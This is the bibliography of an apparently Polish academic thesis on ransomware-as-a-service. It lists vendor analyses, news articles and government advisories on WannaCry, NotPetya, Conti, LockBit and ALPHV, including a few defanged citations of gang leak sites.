- [23] Sophos, “Ransomware as a Service (RaaS): Deconstructing Philadelphia.” *Dostępny online: <https://www.sophos.com/en-us/medialibrary/pdfs/technical-papers/raas-philadelphia.pdf>*, (ostatni dostęp: 28.III.2022).
- [24] BleepingComputer, “New Ransomware as a Service announced called Cryptolocker Service.” *Dostępny online: <https://www.bleepingcomputer.com/news/security/new-ransomware-as-a-service-announced-called-cryptolocker-service/>*, (ostatni dostęp: 28.III.2022).

- [25] G. Cluley, “Petya, Mischa ransomware-as-a-service affiliate system goes live.” *Dostępny online*: <https://grahamcluley.com/petya-mischa-ransomware-affiliate-goes-live/>, (ostatni dostęp: 28.III.2022).
- [26] LogRythm, “A Technical Analysis of WannaCry Ransomware.” *Dostępny online*: <https://logrhythm.com/blog/a-technical-analysis-of-wannacry-ransomware/>, (ostatni dostęp: 28.III.2022).
- [27] Mandiant, “WannaCry Malware Profile.” *Dostępny online*: <https://www.mandiant.com/resources/wannacry-malware-profile>, (ostatni dostęp: 28.III.2022).
- [28] W. Alraddadi and H. Sarvotham, “A comprehensive analysis of wannacry:technical analysis, reverse engineering, and motivation,” tech. rep., George Manson University, (ostatni dostęp: 28.III.2022).
- [29] LogRythm, “NotPetya Technical Analysis.” *Dostępny online*: <https://logrhythm.com/blog/notpetya-technical-analysis/>, (ostatni dostęp: 28.III.2022).
- [30] CrowdStrike, “NotPetya Technical Analysis – A Triple Threat: File Encryption, MFT Encryption, Credential Theft.” *Dostępny online*: <https://www.crowdstrike.com/blog/petrwrap-ransomware-technical-analysis-triple-threat-file-encryption-mft-encryption-credential-theft/>, (ostatni dostęp: 28.III.2022).
- [31] T. P. K. R Lakshmi Prasanna Sai, “Reverse Engineering the Behaviour of NotPetya Ransomware,” in *Reverse Engineering the Behaviour of NotPetya Ransomware*, March 2019 (ostatni dostęp: 28.III.2022).
- [32] BBC, “Cyber-attack: Europol says it was unprecedented in scale.” *Dostępny online*: <https://www.bbc.com/news/world-europe-39907965>, (ostatni dostęp: 28.III.2022).
- [33] SecureList, “Schroedinger’s Pet(ya).” *Dostępny online*: <https://securelist.com/schroedingers-petya/78870/>, (ostatni dostęp: 28.III.2022).
- [34] ArsTechnica, “NSA-leaking Shadow Brokers just dumped its most damaging release yet.” *Dostępny online*: <https://arstechnica.com/information-technology/2017/04/nsa-leaking-shadow-brokers-just-dumped-its-most-damaging-release-yet/>, (ostatni dostęp: 28.III.2022).
- [35] NATIONAL VULNERABILITY DATABASE, “CVE-2017-0144 Detail.” *Dostępny online*: <https://nvd.nist.gov/vuln/detail/cve-2017-0144>, (ostatni dostęp: 28.III.2022).
- [36] SecureList, “ExPetr/Petya/NotPetya is a Wiper, Not Ransomware.” *Dostępny online*: <https://securelist.com/expetrpetyanotpetya-is-a-wiper-not-ransomware/78902/>, (ostatni dostęp: 28.III.2022).
- [37] The Guardian, “WannaCry ransomware has links to North Korea, cybersecurity experts say.” *Dostępny online*: <https://www.theguardian.com/technology/>

2017/may/15/wannacry-ransomware-north-korea-lazarus-group, (*ostatni dostęp*: 28.III.2022).

- [38] The Wall Street Journal, “Researchers Identify Clue Connecting Ransomware Assault to Group Tied to North Korea.” *Dostępny online*: <https://www.wsj.com/articles/researchers-identify-clue-connecting-ransomware-assault-to-group-tied-to-north-korea-1494898740>, (*ostatni dostęp*: 28.III.2022).
- [39] Wired, “The White House Blames Russia for NotPetya, the ’Most Costly Cyberattack In History.’” *Dostępny online*: <https://www.wired.com/story/white-house-russia-notpetya-attribution/>, (*ostatni dostęp*: 28.III.2022).
- [40] National Cyber Security Centre, “Reckless campaign of cyber attacks by Russian military intelligence service exposed.” *Dostępny online*: <https://www.ncsc.gov.uk/news/reckless-campaign-cyber-attacks-russian-military-intelligence-service-exposed>, (*ostatni dostęp*: 28.III.2022).
- [41] Trend Micro, “CYBERCRIME AS A SERVICE SERIES: RANSOMWARE AS A SERVICE.” *Dostępny online*: <https://documents.trendmicro.com/assets/resources/ransomware-as-a-service.pdf>, (*ostatni dostęp*: 24.IV.2022).
- [42] CrowdStrike, “RANSOMWARE AS A SERVICE (RAAS) EXPLAINED.” *Dostępny online*: <https://www.crowdstrike.com/cybersecurity-101/ransomware/ransomware-as-a-service-raas/>, (*ostatni dostęp*: 24.IV.2022).
- [43] Tripwire, “Ransomware-as-a-Service (RaaS): How It Works.” *Dostępny online*: <https://www.tripwire.com/state-of-security/security-data-protection/ransomware-service-raas-works/>, (*ostatni dostęp*: 24.IV.2022).
- [44] UpGuard, “What is Ransomware as a Service (RaaS)? The Dangerous Threat to World Security.” *Dostępny online*: <https://www.upguard.com/blog/what-is-ransomware-as-a-service>, (*ostatni dostęp*: 24.IV.2022).
- [45] Varonis, “Ransomware-as-a-Service Explained: What is RaaS?” *Dostępny online*: <https://www.varonis.com/blog/ransomware-as-a-service>, (*ostatni dostęp*: 24.IV.2022).
- [46] CloudFlare, “What is ransomware-as-a-service (RaaS)?” *Dostępny online*: <https://www.cloudflare.com/learning/security/ransomware/ransomware-as-a-service/>, (*ostatni dostęp*: 24.IV.2022).
- [47] Microsoft, “Ransomware-as-a-service: Understanding the cybercrime gig economy and how to protect yourself.” *Dostępny online*: <https://www.microsoft.com/security/blog/2022/05/09/ransomware-as-a-service-understanding-the-cybercrime-gig-economy-and-how-to-protect-yourself/>, (*ostatni dostęp*: 09.V.2022).
- [48] CrowdStrike, “CYBER BIG GAME HUNTING.” *Dostępny online*: <https://www.crowdstrike.com/cybersecurity-101/cyber-big-game-hunting/>, (*ostatni dostęp*: 24.IV.2022).

- [49] Picus, “3 Ransomware Trends You Need to Know in 2022: RaaS, Multiple Extortion, IABs.” *Dostępny online:* <https://www.picussecurity.com/resource/blog/3-ransomware-trends-you-need-to-know-in-2022-raas-multiple-extortion-iabs>, (ostatni dostęp: 24.IV.2022).
- [50] Digital Shadows, “Initial Access Brokers In 2021: An Ever Expanding Threat.” *Dostępny online:* <https://www.digitalshadows.com/blog-and-research/initial-access-brokers-in-2021-an-ever-expanding-threat/>, (ostatni dostęp: 24.IV.2022).
- [51] S. Alrwais, X. Liao, X. Mi, P. Wang, X. Wang, F. Qian, R. Beyah, and D. McCoy, “Under the shadow of sunshine: Understanding and detecting bulletproof hosting on legitimate service provider networks,” in *2017 IEEE Symposium on Security and Privacy (SP)*, pp. 805–823, 2017.
- [52] CPO Magazine, “Phishing-as-a-Service Brings Cybercrime to the Masses.” *Dostępny online:* <https://www.cpomagazine.com/cyber-security/phishing-as-a-service-brings-cybercrime-to-the-masses/>, (ostatni dostęp: 24.IV.2022).
- [53] A. Dobroń, “Opracowanie własne.”
- [54] Google Threat Analysis Group (TAG), “Exposing initial access broker with ties to Conti.” *Dostępny online:* <https://blog.google/threat-analysis-group/exposing-initial-access-broker-ties-conti/>, (ostatni dostęp: 24.IV.2022).
- [55] Enterprise Detection & Response, “The Pyramid of Pain.” *Dostępny online:* <https://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html>, (ostatni dostęp: 24.IV.2022).
- [56] MITRE, “MITRE ATT&CK.” *Dostępny online:* <https://attack.mitre.org>, (ostatni dostęp: 24.IV.2022).
- [57] Cybereason, “Cybereason vs. Conti Ransomware.” *Dostępny online:* <https://www.cybereason.com/blog/research/cybereason-vs.-conti-ransomware>, (ostatni dostęp: 04.V.2022).
- [58] Vmware, “TAU Threat Discovery: Conti Ransomware.” *Dostępny online:* <https://blogs.vmware.com/security/2020/07/tau-threat-discovery-conti-ransomware.html>, (ostatni dostęp: 04.V.2022).
- [59] BleepingComputer, “Conti ransomware shows signs of being Ryuk’s successor.” *Dostępny online:* <https://www.bleepingcomputer.com/news/security/contিransomware-shows-signs-of-being-ryuks-successor/>, (ostatni dostęp: 04.V.2022).
- [60] CrowdStrike, “Wizard Spider.” *Dostępny online:* <https://adversary.crowdstrike.com/en-US/adversary/wizard-spider/>, (ostatni dostęp: 04.V.2022).
- [61] Proofpoint, “This isn’t Optimus Prime’s Bumblebee but it’s Still Transforming.” *Dostępny online:* <https://www.proofpoint.com/us/blog/threat-insight/bumblebee-is-still-transforming>, (ostatni dostęp: 04.V.2022).

- [62] E. Salem, “The chronicles of Bumblebee: The Hook, the Bee, and the Trickbot connection.” *Dostępny online*: <https://elis531989.medium.com/the-chronicles-of-bumblebee-the-hook-the-bee-and-the-trickbot-connection-686379311056>, (*ostatni dostęp*: 04.V.2022).
- [63] Intel471, “Conti and Emotet: A constantly destructive duo.” *Dostępny online*: <https://intel471.com/blog/conti-emotet-ransomware-conti-leaks>, (*ostatni dostęp*: 04.V.2022).
- [64] THE DFIR REPORT, “Conti Ransomware.” *Dostępny online*: <https://thedefirreport.com/2021/05/12/conti-ransomware/>, (*ostatni dostęp*: 04.V.2022).
- [65] THE DFIR REPORT, “Stolen Images Campaign Ends in Conti Ransomware.” *Dostępny online*: <https://thedefirreport.com/2022/04/04/stolen-images-campaign-ends-in-conti-ransomware/>, (*ostatni dostęp*: 04.V.2022).
- [66] THE DFIR REPORT, “BazarCall to Conti Ransomware via Trickbot and Cobalt Strike.” *Dostępny online*: <https://thedefirreport.com/2021/08/01/bazarcall-to-conti-ransomware-via-trickbot-and-cobalt-strike/>, (*ostatni dostęp*: 04.V.2022).
- [67] THE DFIR REPORT, “BazarLoader to Conti Ransomware in 32 Hours.” *Dostępny online*: <https://thedefirreport.com/2021/09/13/bazarloader-to-conti-ransomware-in-32-hours/>, (*ostatni dostęp*: 04.V.2022).
- [68] THE DFIR REPORT, “CONTInuing the Bazar Ransomware Story.” *Dostępny online*: <https://thedefirreport.com/2021/11/29/continuing-the-bazar-ransomware-story/>, (*ostatni dostęp*: 04.V.2022).
- [69] Analyst1, “Ransom Mafia. Analysis Of The World’S First Ransomware Cartel.” *Dostępny online*: <https://analyst1.com/file-assets/RANSOM-MAFIA-ANALYSIS-OF-THE-WORLD\T1\textquoterights-FIRST-RANSOMWARE-CARTEL.pdf>, (*ostatni dostęp*: 15.V.2022).
- [70] BleepingComputer, “Ransomware gangs, hackers pick sides over Russia invading Ukraine.” *Dostępny online*: <https://www.bleepingcomputer.com/news/security/ransomware-gangs-hackers-pick-sides-over-russia-invading-ukraine/>, (*ostatni dostęp*: 05.V.2022).
- [71] Sophos, “A Conti ransomware attack day-by-day.” *Dostępny online*: <https://news.sophos.com/en-us/2021/02/16/conti-ransomware-attack-day-by-day/>, (*ostatni dostęp*: 04.V.2022).
- [72] Adv Intel, “Enter KaraKurt: Data Extortion Arm of Prolific Ransomware Group.” *Dostępny online*: <https://www.advintel.io/post/enter-karakurt-data-extortion-arm-of-prolific-ransomware-group>, (*ostatni dostęp*: 04.V.2022).
- [73] Infinitium IT, “Threat Spotlight: Conti Ransomware Group Behind the Karakurt Hacking Team.” *Dostępny online*: <https://www.infinitumit.com.tr/conti-ransomware-group-behind-the-karakurt-hacking-team/>, (*ostatni dostęp*: 04.V.2022).

- [74] Conti, “Conti News - RaaS Conti DLS.” *Dostępny online:* [https://continewsnv5otx5kaoje7krkto2qbu3gtqef22mnr7eaxw3y6ncz3ad.onion\[.\]ly](https://continewsnv5otx5kaoje7krkto2qbu3gtqef22mnr7eaxw3y6ncz3ad.onion[.]ly), (ostatni dostęp: 06.V.2022).
- [75] Sophos, “Ransom.Conti.” *Dostępny online:* <https://blog.malwarebytes.com/detections/ransom-conti/>, (ostatni dostęp: 04.V.2022).
- [76] BleepingComputer, “Angry Conti ransomware affiliate leaks gang’s attack playbook.” *Dostępny online:* <https://www.bleepingcomputer.com/news/security/angry-conti-ransomware-affiliate-leaks-gangs-attack-playbook/>, (ostatni dostęp: 05.V.2022).
- [77] Cisco Talos, “Translated: Talos’ insights from the recently leaked Conti ransomware playbook.” *Dostępny online:* <https://blog.talosintelligence.com/2021/09/Conti-leak-translation.html>, (ostatni dostęp: 05.V.2022).
- [78] Github, “conti-pentester-guide-leak.” *Dostępny online:* <https://github.com/ForbiddenProgrammer/conti-pentester-guide-leak>, (ostatni dostęp: 05.V.2022).
- [79] BleepingComputer, “Conti ransomware’s internal chats leaked after siding with Russia.” *Dostępny online:* <https://www.bleepingcomputer.com/news/security/conti-ransomwares-internal-chats-leaked-after-siding-with-russia/>, (ostatni dostęp: 05.V.2022).
- [80] KrebsOnSecurity, “Conti Ransomware Group Diaries, Part I: Evasion.” *Dostępny online:* <https://krebsonsecurity.com/2022/03/conti-ransomware-group-diaries-part-i-evasion/>, (ostatni dostęp: 05.V.2022).
- [81] KrebsOnSecurity, “Conti Ransomware Group Diaries, Part II: The Office .” *Dostępny online:* <https://krebsonsecurity.com/2022/03/conti-ransomware-group-diaries-part-ii-the-office/>, (ostatni dostęp: 05.V.2022).
- [82] KrebsOnSecurity, “Conti Ransomware Group Diaries, Part III: Weaponry .” *Dostępny online:* <https://krebsonsecurity.com/2022/03/conti-ransomware-group-diaries-part-iii-weaponry/>, (ostatni dostęp: 05.V.2022).
- [83] KrebsOnSecurity, “Conti Ransomware Group Diaries, Part IV: Cryptocrime.” *Dostępny online:* <https://krebsonsecurity.com/2022/03/conti-ransomware-group-diaries-part-iv-cryptocrime/>, (ostatni dostęp: 05.V.2022).
- [84] Trellix, “Conti Leaks: Examining the Panama Papers of Ransomware.” *Dostępny online:* <https://www.trellix.com/en-us/about/newsroom/stories/threat-labs/conti-leaks-examining-the-panama-papers-of-ransomware.html>, (ostatni dostęp: 05.V.2022).
- [85] CheckPoint, “Leaks of Conti Ransomware Group Paint Picture of a Surprisingly Normal Tech Start-Up... Sort Of.” *Dostępny online:* <https://research.checkpoint.com/2022/leaks-of-conti-ransomware-group-paint-picture-of-a-surprisingly-normal-tech-start-up-sort-of/>, (ostatni dostęp: 05.V.2022).

- [86] BreachQuest, “The Conti Leaks | Insight into a Ransomware Unicorn.” *Dostępny online: <https://www.breachquest.com/conti-leaks-insight-into-a-ransomware-unicorn/>,* (ostatni dostęp: 05.V.2022).
- [87] Adv Intel, “Hydra with Three Heads: BlackByte & The Future of Ransomware Subsidiary Groups.” *Dostępny online: <https://www.advintel.io/post/hydra-with-three-heads-blackbyte-the-future-of-ransomware-subsidiary-groups>,* (ostatni dostęp: 21.V.2022).
- [88] Adv Intel, “DisCONTInued: The End of Conti’s Brand Marks New Chapter For Cybercrime Landscape.” *Dostępny online: <https://www.advintel.io/post/discontinued-the-end-of-conti-s-brand-marks-new-chapter-for-cybercrime-landscape>,* (ostatni dostęp: 21.V.2022).
- [89] DarkTracer, “Conti ransomware and affected countries.” *Dostępny online: [https://twitter.com/darktracer\\_int/status/1508671560890327043](https://twitter.com/darktracer_int/status/1508671560890327043),* (ostatni dostęp: 04.V.2022).
- [90] Cyble, “Volkswagen Service Center Got Allegedly Targeted by A New Group of Ransomware Operators.” *Dostępny online: <https://blog.cyble.com/2020/08/27/volkswagen-group-got-allegedly-targeted-by-a-new-group-of-ransomware-operators/>,* (ostatni dostęp: 05.V.2022).
- [91] ThreatPost, “Conti Gang Hits IoT Chipmaker Advantech with \$14M Ransom Demand.” *Dostępny online: <https://threatpost.com/conti-iot-chip-advantech-ransom-demand/161691/>,* (ostatni dostęp: 05.V.2022).
- [92] BleepingComputer, “Nokia subsidiary discloses data breach after Conti ransomware attack.” *Dostępny online: <https://www.bleepingcomputer.com/news/security/nokia-subsidiary-discloses-data-breach-after-conti-ransomware-attack/>,* (ostatni dostęp: 05.V.2022).
- [93] BleepingComputer, “JVCKenwood hit by Conti ransomware claiming theft of 1.5TB data.” *Dostępny online: <https://www.bleepingcomputer.com/news/security/jvckenwood-hit-by-conti-ransomware-claiming-theft-of-15tb-data/>,* (ostatni dostęp: 05.V.2022).
- [94] BleepingComputer, “Indonesia’s central bank confirms ransomware attack, Conti leaks data.” *Dostępny online: <https://www.bleepingcomputer.com/news/security/indonesias-central-bank-confirms-ransomware-attack-conti-leaks-data/>,* (ostatni dostęp: 05.V.2022).
- [95] BleepingComputer, “Taiwanese Apple and Tesla contractor hit by Conti ransomware.” *Dostępny online: <https://www.bleepingcomputer.com/news/security/taiwanese-apple-and-tesla-contractor-hit-by-conti-ransomware/>,* (ostatni dostęp: 05.V.2022).
- [96] BleepingComputer, “Wind turbine firm Nordex hit by Conti ransomware attack.” *Dostępny online: <https://www.bleepingcomputer.com/news/security/wind-turbine-firm-nordex-hit-by-conti-ransomware-attack/>,* (ostatni dostęp: 05.V.2022).

- [97] BleepingComputer, “Conti ransomware also targeted Ireland’s Department of Health.” *Dostępny online:* <https://www.bleepingcomputer.com/news/security/conti-ransomware-also-targeted-irelands-department-of-health/>, (ostatni dostęp: 05.V.2022).
- [98] NCSC, “Ransomware Attack on Health Sector.” *Dostępny online:* [https://www.ncsc.gov.ie/pdfs/HSE\\_Conti\\_140521\\_UPDATE.pdf](https://www.ncsc.gov.ie/pdfs/HSE_Conti_140521_UPDATE.pdf), (ostatni dostęp: 05.V.2022).
- [99] PWC, “Conti cyber attack on the HSE.” *Dostępny online:* <https://www.hse.ie/eng/services/publications/conti-cyber-attack-on-the-hse-full-report.pdf>, (ostatni dostęp: 05.V.2022).
- [100] C. Dong, “Conti Ransomware v2.” *Dostępny online:* <https://chuongdong.com/reverse%20engineering/2020/12/15/ContiRansomware/>, (ostatni dostęp: 04.V.2022).
- [101] Adv Intel, “Backup “Removal” Solutions - From Conti Ransomware With Love.” *Dostępny online:* <https://www.advintel.io/post/backup-removal-solutions-from-conti-ransomware-with-love>, (ostatni dostęp: 04.V.2022).
- [102] Adv Intel, “Ransomware Advisory: Log4Shell Exploitation for Initial Access & Lateral Movement.” *Dostępny online:* <https://www.advintel.io/post/ransomware-advisory-log4shell-exploitation-for-initial-access-lateral-movement>, (ostatni dostęp: 04.V.2022).
- [103] Sophos, “Conti affiliates use ProxyShell Exchange exploit in ransomware attacks.” *Dostępny online:* <https://news.sophos.com/en-us/2021/09/03/conti-affiliates-use-proxyshell-exchange-exploit-in-ransomware-attacks/>, (ostatni dostęp: 05.V.2022).
- [104] CobaltStrike, “CobaltStrike - Software for Adversary Simulations and Red Team Operations.” *Dostępny online:* <https://www.cobaltstrike.com>, (ostatni dostęp: 04.V.2022).
- [105] MITRE, “AdFind.” *Dostępny online:* <https://attack.mitre.org/software/S0552/>, (ostatni dostęp: 04.V.2022).
- [106] AnyDesk, “AnyDesk.” *Dostępny online:* <https://anydesk.com/pl>, (ostatni dostęp: 04.V.2022).
- [107] Atera, “Atera - RMM Software Made for People.” *Dostępny online:* <https://www.atera.com>, (ostatni dostęp: 04.V.2022).
- [108] MITRE, “PsExec.” *Dostępny online:* <https://attack.mitre.org/software/S0029/>, (ostatni dostęp: 04.V.2022).
- [109] MITRE, “Mimikatz.” *Dostępny online:* <https://attack.mitre.org/software/S0002/>, (ostatni dostęp: 04.V.2022).
- [110] Microsoft, “ProcDump.” *Dostępny online:* <https://docs.microsoft.com/en-us/sysinternals/downloads/procdump>, (ostatni dostęp: 04.V.2022).

- [111] WinSCP, “WinSCP.” *Dostępny online: <https://winscp.net/eng/index.php>, (ostatni dostęp: 04.V.2022).*
- [112] Rclone, “Rclone.” *Dostępny online: <https://rclone.org>, (ostatni dostęp: 05.V.2022).*
- [113] MEGA, “MEGA - cloud storage.” *Dostępny online: <https://mega.io>, (ostatni dostęp: 04.V.2022).*
- [114] Northwave, “Tales From the Trenches; AN ANALYSIS OF LOCKBIT RANSOMWARE.” *Dostępny online: [https://northwave-security.com/wp-content/uploads/2020/05/NW\\_CERT\\_Lockbit\\_whitepaper\\_1.0.pdf](https://northwave-security.com/wp-content/uploads/2020/05/NW_CERT_Lockbit_whitepaper_1.0.pdf), (ostatni dostęp: 15.V.2022).*
- [115] Lockbit 2.0, “Lockbit 2.0 Data Leak Site.” *Dostępny online: [http://lockbitapt6vx57t3eeqjofwgcg1mutr3a35nygvokja5uuccip4ykyd\[.\]onion](http://lockbitapt6vx57t3eeqjofwgcg1mutr3a35nygvokja5uuccip4ykyd[.]onion), (ostatni dostęp: 15.V.2022).*
- [116] CrowdStrike, “Better Together: The Power of Managed Cybersecurity Services in the Face of Pressing Global Security Challenges.” *Dostępny online: <https://www.crowdstrike.com/blog/better-together-global-attitude-survey-takeaways-2021/>, (ostatni dostęp: 15.V.2022).*
- [117] Sophos, “Attackers linger on government agency computers before deploying Lockbit ransomware.” *Dostępny online: <https://news.sophos.com/en-us/2022/04/12/attackers-linger-on-government-agency-computers-before-deploying-lockbit-ransomware/>, (ostatni dostęp: 15.V.2022).*
- [118] DarkTrace, “LockBit ransomware analysis: Rapid detonation using a single compromised credential.” *Dostępny online: <https://www.darktrace.com/en/blog/lock-bit-ransomware-analysis-rapid-detonation-using-a-single-compromised-credential/>, (ostatni dostęp: 15.V.2022).*
- [119] Emsisoft, “Ransomware Profile: LockBit.” *Dostępny online: <https://blog.emsisoft.com/en/38915/ransomware-profile-lockbit/>, (ostatni dostęp: 15.V.2022).*
- [120] Prodaft, “Lockbit RaaS In-Depth Analysis.” *Dostępny online: [https://www.prodaft.com/m/reports/LockBit\\_Case\\_Report\\_\\_\\_TLPWHITE.pdf](https://www.prodaft.com/m/reports/LockBit_Case_Report___TLPWHITE.pdf), (ostatni dostęp: 15.V.2022).*
- [121] KELA, “LockBit 2.0 Interview with Russian OSINT.” *Dostępny online: <https://ke-la.com/lockbit-2-0-interview-with-russian-osint/>, (ostatni dostęp: 15.V.2022).*
- [122] Adv Intel, “From Russia With... LockBit Ransomware: Inside Look & Preventive Solutions.” *Dostępny online: <https://www.advintel.io/post/from-russia-with-lockbit-ransomware-inside-look-preventive-solutions>, (ostatni dostęp: 15.V.2022).*
- [123] SOCRadar, “Lockbit 3.0: Another Upgrade to World’s Most Active Ransomware.” *Dostępny online: <https://socradar.io/lockbit-3-another-upgrade-to-worlds-most-active-ransomware/>, (ostatni dostęp: 15.V.2022).*

- [124] DarkTracer, “LockBit ransomware and affected countries.” *Dostępny online:* [https://twitter.com/darktracer\\_int/status/1509448920287805442](https://twitter.com/darktracer_int/status/1509448920287805442), (*ostatni dostęp:* 15.V.2022).
- [125] BleepingComputer, “Bridgestone Americas confirms ransomware attack, LockBit leaks data.” *Dostępny online:* <https://www.bleepingcomputer.com/news/security/bridgestone-americas-confirms-ransomware-attack-lockbit-leaks-data/>, (*ostatni dostęp:* 15.V.2022).
- [126] BleepingComputer, “LockBit gang leaks Bangkok Airways data, hits Accenture customers.” *Dostępny online:* <https://www.bleepingcomputer.com/news/security/lockbit-gang-leaks-bangkok-airways-data-hits-accenture-customers/>, (*ostatni dostęp:* 15.V.2022).
- [127] BleepingComputer, “UK rail network Merseyrail likely hit by Lockbit ransomware.” *Dostępny online:* <https://www.bleepingcomputer.com/news/security/uk-rail-network-merseyrail-likely-hit-by-lockbit-ransomware/>, (*ostatni dostęp:* 15.V.2022).
- [128] Business Insider India, “Indian news agency hit by massive ransomware attack — servers were down for hours but no payment was made.” *Dostępny online:* <https://www.businessinsider.in/tech/news/indian-news-agency-hit-by-massive-ransomware-attack-servers-were-down-for-hours-but-no-payment-was-made/articleshow/78873646.cms>, (*ostatni dostęp:* 15.V.2022).
- [129] Cybereason, “Accenture Responds Following LockBit Ransomware Attack.” *Dostępny online:* <https://www.cybereason.com/blog/accenture-responds-following-lockbit-ransomware-attack>, (*ostatni dostęp:* 15.V.2022).
- [130] The Record, “Accenture downplays ransomware attack as LockBit gang leaks corporate data.” *Dostępny online:* <https://therecord.media/accenture-downplays-ransomware-attack-as-lockbit-gang-leaks-corporate-data/>, (*ostatni dostęp:* 15.V.2022).
- [131] FBI, “Indicators of Compromise Associated with LockBit 2.0 Ransomware .” *Dostępny online:* <https://www.ic3.gov/Media/News/2022/220204.pdf>, (*ostatni dostęp:* 15.V.2022).
- [132] HHS, “LockBit Ransomware.” *Dostępny online:* <https://www.hhs.gov/sites/default/files/lockbit-ransomware.pdf>, (*ostatni dostęp:* 15.V.2022).
- [133] Australian Cyber Security Centre, “2021-006: ACSC Ransomware Profile - Lockbit 2.0.” *Dostępny online:* <https://www.cyber.gov.au/sites/default/files/2021-08/2021-006%20ACSC%20Ransomware%20Profile%20-%20Lockbit%202.0.pdf>, (*ostatni dostęp:* 15.V.2022).
- [134] THE DFIR REPORT, “Lockbit Ransomware, Why You No Spread?.” *Dostępny online:* <https://thedefirreport.com/2020/06/10/lockbit-ransomware-why-you-no-spread/>, (*ostatni dostęp:* 15.V.2022).

- [135] Cynet, “Malware Evolution – Analyzing LockBit 2.0.” *Dostępny online*: <https://www.cynet.com/attack-techniques-hands-on/malware-evolution-analyzing-lockbit-2-0/>, (ostatni dostęp: 15.V.2022).
- [136] C. Dong, “LockBit Ransomware v2.0.” *Dostępny online*: <https://chuongdong.com/reverse%20engineering/2022/03/19/LockbitRansomware/#lockbit-ransomware-v20>, (ostatni dostęp: 15.V.2022).
- [137] Cyware, “Let’s Talk About LockBit - An In-depth Analysis.” *Dostępny online*: <https://cyware.com/research-and-analysis/lets-talk-about-lockbit-an-in-depth-analysis-7cf0>, (ostatni dostęp: 15.V.2022).
- [138] LIFARS, “A Detailed Analysis of The LockBit Ransomware.” *Dostępny online*: [https://lifars.com/wp-content/uploads/2022/02/LockBitRansomware\\_Whitepaper.pdf](https://lifars.com/wp-content/uploads/2022/02/LockBitRansomware_Whitepaper.pdf), (ostatni dostęp: 15.V.2022).
- [139] Gridware, “Lockbit Threat Report.” *Dostępny online*: <https://www.gridware.com.au/wp-content/uploads/2021/06/GW-Lockbit-Whitepaper-R4.pdf>, (ostatni dostęp: 15.V.2022).
- [140] SOCRadar, “The Story of Lockbit Ransomware.” *Dostępny online*: <https://socradar.io/the-story-of-lockbit-ransomware/>, (ostatni dostęp: 15.V.2022).
- [141] TrendMicro, “Analysis and Impact of LockBit Ransomware’s First Linux and VMware ESXi Variant.” *Dostępny online*: [https://www.trendmicro.com/en\\_us/research/22/a/analysis-and-impact-of-lockbit-ransomwares-first-linux-and-vmware-esxi-variant.html](https://www.trendmicro.com/en_us/research/22/a/analysis-and-impact-of-lockbit-ransomwares-first-linux-and-vmware-esxi-variant.html), (ostatni dostęp: 15.V.2022).
- [142] TrendMicro, “Ransomware Spotlight: Lockbit.” *Dostępny online*: <https://www.trendmicro.com/vinfo/us/security/news/ransomware-spotlight/ransomware-spotlight-lockbit>, (ostatni dostęp: 15.V.2022).
- [143] TrendMicro, “Thwarting Loaders: From SocGholish to BLISTER’s LockBit Payload.” *Dostępny online*: [https://www.trendmicro.com/en\\_us/research/22/d/thwarting-loaders-from-socgholish-to-blisters-lockbit-payload.html](https://www.trendmicro.com/en_us/research/22/d/thwarting-loaders-from-socgholish-to-blisters-lockbit-payload.html), (ostatni dostęp: 15.V.2022).
- [144] Cybereason, “THREAT ANALYSIS REPORT: Inside the LockBit Arsenal - The StealBit Exfiltration Tool.” *Dostępny online*: <https://www.cybereason.com/blog/research/threat-analysis-report-inside-the-lockbit-arsenal-the-stealbit-exfiltration-tool>, (ostatni dostęp: 15.V.2022).
- [145] Kaspersky, “Group policies enable ransomware spread.” *Dostępny online*: <https://www.kaspersky.com/blog/ransomware-group-policies/40877/>, (ostatni dostęp: 15.V.2022).
- [146] Red Canary, “SocGholish.” *Dostępny online*: <https://redcanary.com/threat-detection-report/threats/socgholish/>, (ostatni dostęp: 15.V.2022).
- [147] Github, “The LaZagne Project.” *Dostępny online*: <https://github.com/AlessandroZ/LaZagne>, (ostatni dostęp: 15.V.2022).

- [148] Federal Bureau of Investigation (FBI), “BlackCat/ALPHV Ransomware Indicators of Compromise.” *Dostępny online:* <https://www.ic3.gov/Media/News/2022/220420.pdf>, (ostatni dostęp: 19.V.2022).
- [149] Intrinsec, “ALPHV ransomware gang analysis.” *Dostępny online:* <https://www.intrinsec.com/alphv-ransomware-gang-analysis/>, (ostatni dostęp: 19.V.2022).
- [150] BleepingComputer, “ALPHV BlackCat - This year’s most sophisticated ransomware.” *Dostępny online:* <https://www.bleepingcomputer.com/news/security/alphv-blackcat-this-years-most-sophisticated-ransomware/>, (ostatni dostęp: 19.V.2022).
- [151] ALPHV, “ALPHV ransomware DLS.” *Dostępny online:* [http://alphvmm27o3abo3r2mlmjrpdmzle3rykajqc5xsj7j7ejksbpsa36ad\[.\]onion/](http://alphvmm27o3abo3r2mlmjrpdmzle3rykajqc5xsj7j7ejksbpsa36ad[.]onion/), (ostatni dostęp: 24.V.2022).
- [152] ANSSE, “Le groupe cybercriminel FIN7.” *Dostępny online:* [https://cert.ssi.gouv.fr/uploads/20220427\\_NP\\_TLPWHITE\\_ANSSI\\_FIN7.pdf](https://cert.ssi.gouv.fr/uploads/20220427_NP_TLPWHITE_ANSSI_FIN7.pdf), (ostatni dostęp: 19.V.2022).
- [153] The Record, “ALPHV (BlackCat) is the first professional ransomware gang to use Rust.” *Dostępny online:* <https://therecord.media/alphv-blackcat-is-the-first-professional-ransomware-gang-to-use-rust/>, (ostatni dostęp: 19.V.2022).
- [154] Australian Cyber Security Centre, “2022-004: ACSC Ransomware Profile – ALPHV (aka BlackCat).” *Dostępny online:* <https://www.cyber.gov.au/acsc/view-all-content/advisories/2022-004-acsc-ransomware-profile-alphv-aka-blackcat>, (ostatni dostęp: 19.V.2022).
- [155] S2W, “BlackCat : New Rust based ransomware borrowing BlackMatter’s configuration.” *Dostępny online:* <https://medium.com/s2wblog/blackcat-new-rust-based-ransomware-borrowing-blackmatters-configuration-31c8d330a809>, (ostatni dostęp: 19.V.2022).
- [156] Cybereason, “Cybereason vs. BlackCat Ransomware.” *Dostępny online:* <https://www.cybereason.com/blog/cybereason-vs.-blackcat-ransomware>, (ostatni dostęp: 19.V.2022).
- [157] The Record, “An ALPHV (BlackCat) representative discusses the group’s plans for a ransomware ‘meta-universe’.” *Dostępny online:* <https://therecord.media/an-alphv-blackcat-representative-discusses-the-groups-plans-for-a-ransomware-meta-universe/>, (ostatni dostęp: 19.V.2022).
